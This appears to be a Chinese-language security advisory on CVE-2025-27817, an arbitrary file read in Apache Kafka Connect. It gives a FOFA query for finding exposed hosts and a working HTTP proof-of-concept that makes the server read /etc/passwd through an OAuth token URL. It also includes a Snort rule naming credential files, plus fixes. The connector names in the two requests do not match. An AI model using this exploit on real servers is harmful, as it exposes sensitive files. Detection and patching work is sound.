

Apache Kafka Connect任意文件读取漏洞 (CVE-2025-27817)

Apache Kafka Connect任意文件读取漏洞（CVE-2025-27817），从而导致读取服务器上的敏感文件。

影响版本

3.1.0 <= Apache Kafka <= 3.9.0

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="kafka_cluster_id"

POC/EXP:


```
POST /connectors HTTP/1.1
Host: 127.0.0.1
Content-Type: application/json

{
  "name": "malicious-connector9",
  "config": {
    "connector.class":
"org.apache.kafka.connect.mirror.MirrorHeartbeatConnector",
    "tasks.max": "1",
    "source.cluster.alias": "source-0",
    "target.cluster.alias": "target-0",
    "source.cluster.bootstrap.servers": "127.0.0.1:9092",
    "target.cluster.bootstrap.servers": "127.0.0.1:9092",
    "producer.override.sasl.oauthbearer.token.endpoint.url":
"file:///etc/passwd",
    "producer.override.sasl.login.callback.handler.class":
"org.apache.kafka.common.security.oauthbearer.OAuthBearerLoginCallbackHandler",
```

```
"producer.override.sasl.jaas.config":
"org.apache.kafka.common.security.oauthbearer.OAuthBearerLoginModule required
serviceName=\"exploit\";",
"producer.override.sasl.mechanism": "OAUTHBEARER",
"value.converter": "org.apache.kafka.connect.converters.ByteArrayConverter",
"key.converter": "org.apache.kafka.connect.converters.ByteArrayConverter"
}
}
```



GET /connectors/malicious-connector/status HTTP/1.1
Host: 127.0.0.1



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Apache Kafka Connect - Arbitrary File Read via OAuth Config (CVE-2025-27817)";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/connectors"; http_uri;
  content:"Content-Type: application/json"; http_client_header;

  pcre:"/\"producer\\.override\\.sasl\\.oauthbearer\\.token\\.endpoint\\.url\"\\s*:\\s*\"file:\\/\\/[^\"]*(etc\\/passwd|etc\\/shadow|\\.ssh\\/|win\\.ini)\"/i";
  metadata:service http;
  metadata:affected_product "Apache Kafka Connect";
  metadata:attack_type "Local File Inclusion via OAuth Config";
  metadata:severity "critical";
  reference:cve,2025-27817;
  classtype:web-application-attack;
  sid:1000105;
  rev:1;
```

```
priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限
升级至安全版本。